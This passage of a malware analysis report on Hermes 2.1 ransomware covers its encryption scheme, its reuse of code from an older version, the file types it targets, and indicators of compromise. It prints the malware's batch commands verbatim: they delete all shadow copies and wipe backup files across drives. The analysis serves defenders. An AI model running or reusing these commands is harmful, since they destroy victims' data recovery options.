vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*. * c:\backup*. *
c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*. * d:\backup*. *
d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*. * e:\backup*. *
e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*. * f:\backup*. *
f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*. * g:\backup*. *
g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*. * h:\backup*. *
h:\*.set h:\*.win h:\*.dsk
del %0

```

It then creates and executes another bat file called **svchostaexe.bat** that cycles through the entire file system again to search for and delete all backup files. This is interesting, as we have rarely seen ransomware looking in so much detail for backup files.

There is no functionality that communicates a decryption key to a C2 server. This means that the file `UNIQUE_ID_DO_NOT_REMOVE`, which contains the unique ID you have to send to the email address, must be encrypted by a public key pair that the attackers have pre-generated and retained on their side.

We have found that there is a heavy code reuse from the old versions of Hermes with this one. The flow of the code looks to be a bit different, but the overall functionality is the same. This is quite clear when comparing the two versions in a disassembler.

Below are two screenshots: the first from the current version we are analyzing, and the second from the old version. You can clearly see that even though the flow and arrangement are a bit different, the functionality remains mostly the same.

The new version:

```

.text:00404383      push     ebx                ; uType
.text:00404384      push     offset Caption    ; "OK"
.text:00404389      push     offset Text      ; "install windows update"
.text:0040438E      loc_40438E:                ; CODE XREF: start+30↑j
.text:0040438E      push     ebx                ; hWnd
.text:0040438F      call    ds:MessageBoxA
.text:00404395      jmp     short loc_40439C
.text:00404397      ; -----
.text:00404397      loc_404397:                ; CODE XREF: start+40↑j
.text:00404397      ; start+4A↑j
.text:00404397      call    LoadAllFunctionsDynamically
.text:0040439C      loc_40439C:                ; CODE XREF: start+5E↑j
.text:0040439C      call    RegQueryForLonague ; if russian language detected, quit
.text:004043A1      call    checkCVersion?
.text:004043A6      push     32h
.text:004043A8      mov     esi, offset unk_40F188
.text:004043AD      mov     dword_40F8AC, eax
.text:004043B2      push     esi
.text:004043B3      call    GetWINDir
.text:004043B9      push     offset aSystem32Cmd_0 ; "\\System32\\cmd.exe"
.text:004043BE      push     esi
.text:004043BF      call    unsecureMANips
.text:004043C4      pop     ecx
.text:004043C5      pop     ecx
.text:004043C6      push     190h
.text:004043CB      mov     esi, offset unk_40F8B0
.text:004043D0      push     esi
.text:004043D1      call    GetWINDir
.text:004043D7      xor     eax, eax
.text:004043D9      mov     word_40F8B4, ax
.text:004043DF      cmp     dword_40F8AC, edi
.text:004043E5      jnz    short loc_4043EE
.text:004043E7      push     offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User"...
.text:004043EC      jmp     short loc_4043F3
.text:004043EE      ; -----
.text:004043EE      loc_4043EE:                ; CODE XREF: start+AE↑j
.text:004043EE      push     offset aUsersPublic_0 ; "\\users\\Public\\"

```



And the old version 237eee069c1df7b69cee2cc63dee24e6:

```

.text:00403EAO      public start
.text:00403EAO      start                      proc near
.text:00403EAO      var_7D0                    = word ptr -7D0h
.text:00403EAO      push     ebp
.text:00403EA1      mov     ebp, esp
.text:00403EA3      sub     esp, 7D0h
.text:00403EA9      call    dynamicalLoadLib
.text:00403EAE      call    langCheckQuit
.text:00403EB3      call    sub_404140
.text:00403EB8      push     32h
.text:00403EBA      push     offset unk_40E530
.text:00403EBF      mov     dword_40EED0, eax
.text:00403EC4      call    GetWinDirecotry
.text:00403ECA      push     offset aSystem32Cmd_ex ; "\\System32\\cmd.exe"
.text:00403ECF      push     offset unk_40E530
.text:00403ED4      call    sub_403C90
.text:00403ED9      add     esp, 8
.text:00403EDC      push     190h
.text:00403EE1      push     offset unk_40EC50
.text:00403EE6      call    GetWinDirecotry
.text:00403EEC      xor     eax, eax
.text:00403EEE      cmp     dword_40EED0, 1
.text:00403EF5      mov     word_40EC54, ax
.text:00403EFB      jnz    short loc_403F04
.text:00403EFD      push     offset aDocumentsAndSe ; "\\Documents and Settings\\Default User"...
.text:00403F02      jmp     short loc_403F09
.text:00403F04      ; -----
.text:00403F04      loc_403F04:                ; CODE XREF: start+5B↑j
.text:00403F04      push     offset aUsersPublic ; "\\users\\Public\\"
.text:00403F09      loc_403F09:                ; CODE XREF: start+62↑j
.text:00403F09      push     offset unk_40EC50
.text:00403F0E      call    sub_403C90
.text:00403F13      add     esp, 8
.text:00403F16      push     ebx
.text:00403F17      push     esi
.text:00403F18      push     edi
.text:00403F19      push     1

```



Attacked targets

The ransomware attacks the following extensions: tif php 1cd 7z cd 1cd dbf ai arw  
txt doc docm docx zip rar xlsx xls xlsb xlsxm jpg jpe jpeg bmp db eql sql adp  
mdf frm mdb odb odm odp ods dbc frx db2 dbs pds pdt pdf dt cf cfu mxl epf kdbx  
erf vrp grs geo st pff mft efd 3dm 3ds rib ma max lwo lws m3d mb obj x x3d c4d  
fbx dgn dwg 4db 4dl 4mp abs adn a3d aft ahd alf ask awdb azz bdb bib bnd bok  
btr bak cdb ckp clkw cma crd dad daf db3 dbk dbt dbv dbx dcb dct dcx ddl df1  
dmo dnc dp1 dqy dsk dsn dta dtsx dxl eco ecx edb emd fcd fic fid fil fm5 fol  
fp3 fp4 fp5 fp7 fpt fzb fzv gdb gwi hdb his ib idc ihx itdb itw jtx kdb lgc  
maq mdn mdt mrg mud mwb s3m myd ndf ns2 ns3 ns4 nsf nv2 nyf oce oqy ora orx  
owc owg oyx p96 p97 pan pdb pdm phm pnz pth pwa qpx qry qvd rctd rdb rpd rsd  
sbf sdb sdf spq sqb stp str tcx tdt te tmd trm udb usr v12 vdb vpd wdb wmdb  
xdb xld xlgc zdb zdc cdr cdr3 ppt pptx abw act aim ans apt asc ase aty awp awt  
aww bad bbs bdp bdr bean bna boc btd cnm crwl cyi dca dgs diz dne docz dot  
dotm dotx dsv dvi dx eio eit emlX epp err etf etx euc faq fb2 fbl fcf fdf fdr  
fds fdt fdx fdxt fes fft flr fodt gtp frt fwdn fxc gdoc gio gpn gsd gthr gv  
hbk hht hs htc hwp hz idx iil ipf jis joe jp1 jrtr kes klg knt kon kwd lbt lis  
lit lnt lp2 lrc lst ltr ltx lue luf lwp lyt lyx man map mbox me mell min mnt  
msg mwp nfo njx now nzb ocr odo odt ofl oft ort ott p7s pfs pfx pjf prt psw pu  
pvj pvm pwi pwr qdl rad rft ris rng rpt rst rt rtd rtf rtx run rzk rzn saf sam  
scc scm sct scw sdm sdoc sdw sgm sig sla sls smf sms ssa stw sty sub sxg sxw  
tab tdf tex text thp tlb tm tmv tmx tpc tvj u3d u3i unx uof uot upd utf8 utxt  
vct vnt vw wbk wcf wgz wn wp wp4 wp5 wp6 wp7 wpa wpd wpl wps wpt wpw wri wsc  
wsd wsh wtx xdl xlf xps xwp xy3 xyp xyw ybk yml zabw zw abm afx agif agp aic  
albm apd apm apng aps apx art asw bay bm2 bmx brk brn brt bss bti c4 cal calS  
can cd5 cdc cdg cimg cin cit colz cpc cpd cpg cps cpx cr2 ct dc2 dcr dds dgt  
dib djv djvu dm3 dmi vue dpx wire drz dt2 dtw dvl ecw eip exr fal fax fpos fpx  
g3 gcdp gfb gfie ggr gif gih gim spr scad gpd gro grob hdp hdr hpi i3d icn  
icon icpr iiq info ipx itc2 iwi j j2c j2k jas jb2 jbig jbmp jbr jfif jia jng  
jp2 jpg2 jps jpx jtf jwl jxr kdc kdi kdk kic kpg lbm ljp mac mbm mef mnr mos  
mpf mpo mrxs myl ncr nct nlm nrw oc3 oc4 oc5 oci omf oplc af2 af3 asy cdmm  
cdmt cdmz cdt cgm cmx cnv csy cv5 cvg cvi cvs cvx cwt cxf dcs ded dhs dpp drw  
dxb dxf egc emf ep eps epsf fh10 fh11 fh3 fh4 fh5 fh6 fh7 fh8 fif fig fmv ft10  
ft11 ft7 ft8 ft9 ftn fxg gem glox hpg hpgl hpl idea igt igx imd ink lmk mgcb  
mgmf mgmt mt9 mgmx mgtx mmat mat otg ovp ovr pcs pfv pl plt vrml pobj psid rdl  
scv sk1 sk2 ssk stn svf svgz sxd tlc tne ufr vbr vec vml vsd vsdm vsdx vstm  
stm vstx wpg vsm xar yal orf ota oti ozb ozj ozt pal pano pap pbm pc1 pc2 pc3  
pcd pdd pe4 pef pfi pgf pgm pi1 pi2 pi3 pic pict pix pjpg pm pmg pni pnm pntg  
pop pp4 pp5 ppm prw psdx pse psp ptg ptx pvr px pxr pz3 pza pzp pzs z3d qmg  
ras rcu rgb rgf ric riff rix rle rli rpf rri rs rsb rsr rw2 rwl s2mv sci sep  
sfc sfw skm sld sob spa spe sph spj spp sr2 srw ste sumo sva save ssfn t2b tb0  
tbn tfc tg4 thm tjp tm2 tn tpi ufo uga vda vff vpe vst wb1 wbc wbd wbm wbmp  
wbz wdp webp wpb wpe wvl x3f y ysp zif cdr4 cdr6 cdrw ddoc css pptm raw cpt  
pcx pdn png psd tga tiff tif xpm ps sai wmf ani flc fb3 fli mng smil svg mobi  
swf html csv xhtml dat

## Encryption

---

Hermes, like many other ransomware, uses AES along with RSA for the encryption. AES is used to encrypt files with a random key. RSA is used to protect the random AES key. The ransomware uses two RSA key pairs, one being a RSA hardcoded public key for the attackers.

```

svchosta.exe
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00005000 06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00 .....RSA1....
00005010 01 00 01 00 B3 43 61 B7 4F 74 C9 01 26 A3 50 8E ....zCa-OtE.&ZPZ
00005020 F7 57 2D 75 34 83 E7 02 E9 01 A3 5B 57 6C 8F B0 +W-u4.ç.é.Z[WlZ°
00005030 38 9C 14 C1 69 22 91 62 BC 83 D3 0B 20 1F F2 10 8s.Ái" `bL.Ó. .ñ.
00005040 3B 60 5C 37 5D BA 77 A5 13 A1 5D AB C1 14 64 4F ; `7]gwA. `]«Á.dO
00005050 66 D6 26 DC BE 69 30 4C 93 2E 6E 7B 3C F9 D9 E9 fÖ&ÜIiOL`.n{<úúé
00005060 BE 56 6B C3 3A E0 F9 00 1E 88 C7 3F 1D 18 91 B8 IVkÄ: rú...Ç?...`
00005070 CB EC A0 FD F5 7D 75 38 2A A7 05 B7 2B 9C 8C 42 Ěě ýó}u8*$. +ésSB
00005080 2F 54 14 ED B2 C5 AF C8 04 36 2D 1C E8 66 FA 9E /T.i.ĹZČ.6-.čřú>
00005090 B8 FF B7 A8 15 A6 D0 82 19 C2 6E DD 22 F1 D8 41 , ' . ;Đ, .ĀnÝ"nĀR
000050A0 6D B6 97 E2 B8 44 EE 1C 63 88 AB 10 13 F8 19 82 mŕ-â,Di.c.«..ř.,
000050B0 6B 2F C1 AE A1 14 76 87 73 F9 5A BA EE 2A D2 68 k/Á@`.v+súZgi*Ňh
000050C0 B8 37 AD 31 5F 3E C6 FD B0 90 73 39 75 4D 87 97 ,7.1 >Čý°.s9uM+
000050D0 4E 8F F7 C9 29 4C 86 0E 1E 6B 12 CC 59 43 EF 63 NŽ÷Ě) L+.k.ĚYCdc
000050E0 53 9F 5E 3C 90 95 F8 AA BC 64 4B F5 96 38 39 3C Sz^<.*řšLdKó-89<
000050F0 08 1E FD 49 B8 06 27 69 F5 D4 23 18 AE E4 B0 13 ..ýI.. 'iđÔ#. @ã°.
00005100 AD 42 D2 9E B8 72 DC 0B 83 D0 DE 94 E0 09 A9 E1 .BŇž_rŮ..ĐT"ř. @á
00005110 77 72 EA B7 00 00 00 00 00 00 00 00 00 00 00 00 wre.....

```

Then, there is a keypair for the victim. It is generated at the beginning of the attack. The private key from this key pair is encrypted by the attackers' public key and stored in the file UNIQUE\_ID\_DO\_NOT\_REMOVE.

When the victim sends this file, the attackers can recover the victim's private key with the help of their own private key. The victim's public key is stored in PUBLIC in clear text. It is later used to encrypt random AES keys, generated per file.

Cryptography is implemented with the help of Windows Crypto API. Function calls are mildly obfuscated, and pointers to the functions are manually loaded.



```

sub_403F17(&v16, 0, 1100);
sub_403F17(&v14, 0, 1100);
sub_403F17(&v15, 0, 550);
sub_4032EF(&v15, &unk_503F98);
v28 = 0;
v27 = 0;
qmencpy(&v18, L"rsaunique", 0x14u);
if ( dword_503F94 == 1 )
{
    dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 16);
    if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 32) )
        goto LABEL_10;
    if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 40) )
        goto LABEL_10;
    dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
    if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
        goto LABEL_10;
    v12 = 24;
    v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
else
{
    dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
    if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
        goto LABEL_10;
    v12 = 24;
    v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}

```



Each file processing starts from checking if it was already encrypted. The ransomware uses the saved marker "HERMES" that we already saw during the behavioral analysis. The marker is stored at the end of the file, before the block where the AES key is saved. Its offset is 274 bytes from the end. So, first the file pointer is set at this position to make a check of the characters.

```

0040107A push    ebx             ; _DWORD
0040107B push    ebx             ; _DWORD
0040107C add     eax, -274
00401081 push    eax             ; _DWORD
00401082 push    esi             ; _DWORD
00401083 call   _SetFilePointer ; kernel32.SetFilePointer
00401089 push    ebx             ; _DWORD
0040108A lea    eax, [ebp+enc_size]
0040108D mov    [ebp+enc_size], ebx
00401090 push    eax             ; _DWORD
00401091 push    6               ; _DWORD
00401093 lea    eax, [ebp+var_C]
00401096 push    eax             ; _DWORD
00401097 push    esi             ; _DWORD
00401098 call   _ReadFile       ; kernel32.ReadFile
0040109E test   eax, eax
004010A0 jz     short loc_4010CA

```

```

004010A2 cmp    byte ptr [ebp+var_C], 'H'
004010A6 jnz   short loc_4010CA

```

```

004010A8 cmp    byte ptr [ebp+var_C+1], 'E'
004010AC jnz   short loc_4010CA

```

```

004010AE cmp    byte ptr [ebp+var_C+2], 'R'

```

If the marker was found, the file is skipped. Otherwise, it is processed further. As we noticed during the behavioral analysis, each file is encrypted with a new key. Looking at the code, we can find the responsible function. Unfortunately for the victims, the authors used the secure function CryptGenKey:

```

004010D4 loc_4010D4:
004010D4 lea    eax, [ebp+var_4]
004010D7 push    eax             ; _DWORD
004010D8 push    1               ; _DWORD
004010DA push    6610h          ; _DWORD
004010DF push    [ebp+arg_4]    ; _DWORD
004010E2 call   dword_40C0A8   ; advapi32.CryptGenKey
004010E8 test   eax, eax
004010EA jnz   short loc_401101


```

The used identifier for the algorithm is 0x6610 (CALG\_AES\_256). That means 256-bit is using AES encryption. This key is used to encrypt the content of the file. The file is read and encrypted in chunks, with 1,000,000 bytes each.

```

00401131 loc_401131:          ; _DWORD
00401131 push   edx
00401132 push   edx          ; _DWORD
00401133 push   ebx          ; _DWORD
00401134 push   esi          ; _DWORD
00401135 mov    [ebp+var_1C], edx
00401138 call   _SetFilePointer ; kernel32.SetFilePointer
0040113E push   0            ; _DWORD
00401140 lea   eax, [ebp+var_1C]
00401143 push   eax          ; _DWORD
00401144 push   [ebp+chunk_size] ; _DWORD
00401147 push   offset unk_40D890 ; _DWORD
0040114C push   esi          ; _DWORD
0040114D call   _ReadFile     ; kernel32.ReadFile
00401153 test   eax, eax
00401155 jz    loc_4012A9

```




```

00401158 xor    ecx, ecx
0040115D mov    [ebp+enc_size], 1000000
00401164 push   ecx          ; _DWORD
00401165 lea   eax, [ebp+enc_size]
00401168 push   eax          ; _DWORD
00401169 push   ecx          ; _DWORD
0040116A push   ecx          ; _DWORD
0040116B push   [ebp+is_final] ; _DWORD
0040116E push   ecx          ; _DWORD
0040116F push   [ebp+var_4]   ; _DWORD
00401172 call   _CryptEncrypt ; advapi32.CryptEncrypt
00401178 test   eax, eax

```


At the end, the marker "HERMES" is written and the exported AES key is saved:



The handle to the attacker's RSA public key is passed, so the function `CryptExportKey` automatically takes care of protecting the AES key. Only the owner of the RSA private key will be able to import it back.

## Protection

Malwarebytes users are protected against this Flash Player exploit. In addition, the ransomware payload was blocked at zero-hour strictly based on its malicious behaviour.



## Conclusion

---

Another campaign that we know of targeting South Koreans specifically is carried by malvertising and uses the Magnitude exploit kit, which also delivers ransomware—namely Magniber. That particular infection chain goes to great lengths to only infect this particular demographic, via geo-aware traffic redirection and language checks within the malware code itself.

After analyzing Hermes, we found it to be a fully functional ransomware. However, we cannot be sure what the real motivations of the distributors were. Looking at the full context, we may suspect that it was politically motivated rather than a profit-driven attack.

Although the infection vector appeared to narrow down to South Korea, the malware itself, unlike Magniber, does not specifically target these users. The fact that the ransomware excludes certain countries like Russia or Ukraine could tie the development and outsourcing of the malware to these areas or be a false flag. As we know, attribution is always a complex topic.

## Indicators of compromise

---

Domains involved in campaign:

- 2018-02-27 (01:54 UTC)
  - staradvertisment[.]com
  - hunting.bannerexposure[.]info
- 2018-02-28
  - staradvertisment[.]com
  - accompanied.bannerexposure[.]info
- 2018-03-01
  - switzerland.innovativebanner[.]info
- 2018-03-07
  - name.secondadvertisements[.]com
- 2018-03-08
  - assessed.secondadvertisements[.]com
  - marketing.roadadvertisements[.]com
- 2018-03-09
  - bannersale[.]com
  - aquaadvertisement[.]com
  - technologies.roadadvertisements[.]com

IP addresses:

- 159.65.131[.]94
- 159.65.131[.]94
- 207.148.104[.]5

Hermes 2.1 ransomware:

- A5A0964B1308FDB0AEB8BD5B2A0F306C99997C7C076D66EB3EBCDD68405B1DA2
- pretty040782@gmail[.]com
- pretty040782@keemail[.]me